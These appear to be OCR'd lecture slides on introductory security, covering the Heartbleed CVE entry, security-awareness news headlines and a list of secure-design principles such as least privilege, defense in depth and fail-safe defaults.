
source https://xkcd.com/1354/



Example of a CVE/CVSS (CVE-2014-0160)

Heartbleed


*The (1) TLS [...] implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a **buffer over-read**, as demonstrated by reading private keys [...]*




CVSS v4.0 Score: 8.7 / High

Security Awareness

Users are Part of the System!



Security Awereness



ZDNET tomorrow belongs to those who embrace it today


Home / Tech / Security

Employees connect nuclear plant to the internet so they can mine cryptocurrency

The Ukrainian Secret Service is investigating the incident as a potential security breach.

Written by **Catalin Cimpanu,** Contributor
Aug. 22, 2019 at 3:21 p.m. PT

Image: Viktor Kiryanov



ZDNET tomorrow belongs to those who embrace it today


Home / Innovation / Artificial Intelligence

Employees input sensitive data into generative AI tools despite the risks


Some workers have entered classified data, such as customer information, into publicly available generative AIs.

Written by **Eileen Yu,** Senior Contributing Editor
Feb. 22, 2024 at 2:19 a.m. PT

Safe to Type Your Password?




Safe to Type Your Password?



Safe to Type Your Password?

Safe to Type Your Password?



Security Principles

Simplicity

Keep it simple stupid (KISS principle)
— Kelly Johnson

- Most systems work best if they are kept simple rather than made complicated
  - Simple solutions are easier to understand, analyze, and review
  - Simple solutions are less likely to contain flaws
- **Occam's razor** applied in the context of system design

Open Design

The security of a system **should not depend** on the secrecy of its protection mechanisms

- **"No security through obscurity"** (Kerckhoffs' principle in cryptography)
  - Today's de-facto cryptographic mechanisms all developed with open design
- Security should depend only on **possession of secrets** (e.g., passwords, keys)
  - Impossible to maintain secrecy of a system that should be distributed
  - Securing a door does not rely on attacker's ignorance to operating a door, but on possession of the key and security of lock mechanism

Comparmentalization

Organize resources into isolated groups (compartments) of similar needs


- **Isolation** prevents attacks or errors in a compartment to propagate to the others
  - Communication between compartments, if required, happens over controlled channels

- Compartmentalization at different levels:
  - Memory space (user vs. kernel space; memory separation between processes)
  - Separation of data from code
  - Modularization of software
  - Virtual machines
  - Network zones

Minimum Exposure

Minimize the **attack surface** a system presents to an adversary

- **Reduce external interfaces to a minimum**
  - Expose only necessary services to the network
- **Limit amount of information that can help an adversary**
  - Do not provide information about the software versions upon errors
- **Minimize the window of opportunity for attacks**
  - Limit the number of failed password attempts before blocking an account



Least Privilege

Any component (and user) of a system should operate using the **least set of privileges** necessary to complete its job

- Compromised processes / users **cannot misuse privileges** they do not have!
  - Delegation of tasks to sufficiently privileged processes
    - Requires careful design of programs to avoid “confused deputy attacks”
- Examples
  - User accounts vs. guest accounts vs. administrative accounts
  - Android permission framework

Minimum Trust, Maximum Trustworthiness

- Minimizing trust: **minimize the expectations** about the system
  - This can result in complete loss of trust into a system
- Maximizing trustworthiness: **turn the assumptions into validated properties**
  - Rigorously prove that system behaves only in expected manner
  - Enforce controls that prove the correctness of the assumptions

- Example: program processing user input
  - **Never trust the user input!** (minimize trust)
  - **Always validate and filter user input!** (maximize trustworthiness)

Use Fail-Safe Defaults

The system should start in a secure state and return to a secure state in the event of a failure

- System designed to prevent unsafe/insecure consequences of the system's failure
  - Requires that system starts in a secure state
- Important in access control
  - Identify conditions under which access is granted
  - If conditions are **verifiable** and **fulfilled**, grant access (allowlisting)
  - Otherwise, **access is denied by default!**

Complete Mediation

Access to every security-relevant object must be **monitored** and **controlled**

- The access control mechanism encompasses **all** security-relevant objects, is operational in **any** system state, and **cannot** be circumvented

- To mitigate attacks at layers below the access control mechanisms, data should additionally be protected in **transit** and **storage** (e.g., using encryption)
  - Booting a different operating system from a USB stick to circumvent access control
  - Sniffing network traffic to get access to data

Defense in Depth

Build **redundant** security mechanisms whenever feasible

- If one mechanism **fails**, the others should **prevent** the threat
  - Number of security layers depends on cost-benefit analysis: performance requirements, usability aspects, administrative overhead, etc.

- Many examples in real and digital world
  - Credit card and PIN shipped in different letters
  - Airplanes with redundant engines
  - Two-factor authentication

Traceability

The system must trace all **security-relevant** events

- Typically implemented through **logging**
  - Logs must be protected to prevent adversaries from removing their traces
- Important for **accountability**
  - Link actions to a subject that can be held responsible
- Might contradict **privacy requirements**
  - Possible solution: usage of pseudonyms in logs, link to true identities stored separately

Generating secure secrets

Maximize the **entropy** of secrets

- Shannon entropy is often used to measure the **unpredictability** of a secret (e.g., cryptographic key, password)
  - Higher entropy means that secrets are harder to find using brute force attacks, dictionary attacks or guessing
  - *Entropy helps keeping secrets secret*

Usability

Design **usable** security mechanisms

- Security mechanisms should be **easy to use**
  - The harder to use a security mechanism is, the more likely it is that users (or developers/admins) will apply it **incorrectly**
- Security mechanisms **should not interfere** with typical usage
  - Otherwise users will tend to **deactivate** the security mechanism entirely

Thank You!